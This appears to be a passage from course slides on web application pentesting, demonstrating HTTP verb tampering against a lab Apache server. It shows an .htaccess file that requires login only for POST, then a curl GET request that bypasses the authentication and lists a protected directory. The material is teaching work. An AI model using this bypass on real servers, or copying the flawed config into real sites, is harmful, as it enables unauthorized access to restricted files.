

Web Application Pentesting



Vivek Ramachandran


SWSE, SMFE, SPSE, SISE, SLAE, SGDE Course Instructor

Certifications: <http://www.securitytube-training.com>

Pentester Academy: <http://www.PentesterAcademy.com>

HTTP Verb Tampering Demo

Enter at your own risk!




PentesterAcademy

Enter at your own risk ;

Submit Query

Authentication Required


 A username and password are being requested by http://192.168.1.11. The site says: "Restricted Files"

User Name:

Password:

Cancel OK

Oops! ☹️



Authorization Required

This server could not verify that you are authorized to access the document requested. Either you supplied the wrong credentials (e.g., bad password), or your browser doesn't understand how to supply the credentials required.

Apache/2.2.22 (Ubuntu) Server at 192.168.1.11 Port 80

Apache .htaccess Misconfiguration


```
AuthType Basic
AuthName "Restricted Files"
AuthUserFile /etc/apache2/passwords

<Limit POST>
Require valid-user
</Limit>
~
```

Woot! 😊

```
PentesterAcademy# curl -v -X GET http://192.168.1.11/secret/
* About to connect() to 192.168.1.11 port 80 (#0)
*   Trying 192.168.1.11...
* connected
* Connected to 192.168.1.11 (192.168.1.11) port 80 (#0)
> GET /secret/ HTTP/1.1
> User-Agent: curl/7.26.0
> Host: 192.168.1.11
> Accept: */*
>
* additional stuff not fine transfer.c:1037: 0 0
* HTTP 1.1 or later with persistent connection, pipelining supported
< HTTP/1.1 200 OK
< Date: Mon, 02 Sep 2013 12:34:20 GMT
< Server: Apache/2.2.22 (Ubuntu)
< Vary: Accept-Encoding
< Content-Length: 1318
< Content-Type: text/html; charset=UTF-8
<
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
  <head>
    <title>Index of /secret</title>
  </head>
  <body>
<h1>Index of /secret</h1>
<table><tr><th></th><th><a href="?C=N;O=I
></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</
><a href="?C=D;O=A">Description</a></th></tr><tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"></td><td><a href="/":
```

GET directly 😊 W00t! 😊



Index of /secret

Name	Last modified	Size	Description
 Parent Directory		-	
 secret.txt	01-Sep-2013 22:53	5	
 welcome.php	02-Sep-2013 07:18	125	
 welcome2.php	02-Sep-2013 07:24	131	

Apache/2.2.22 (Ubuntu) Server at 192.168.1.11 Port 80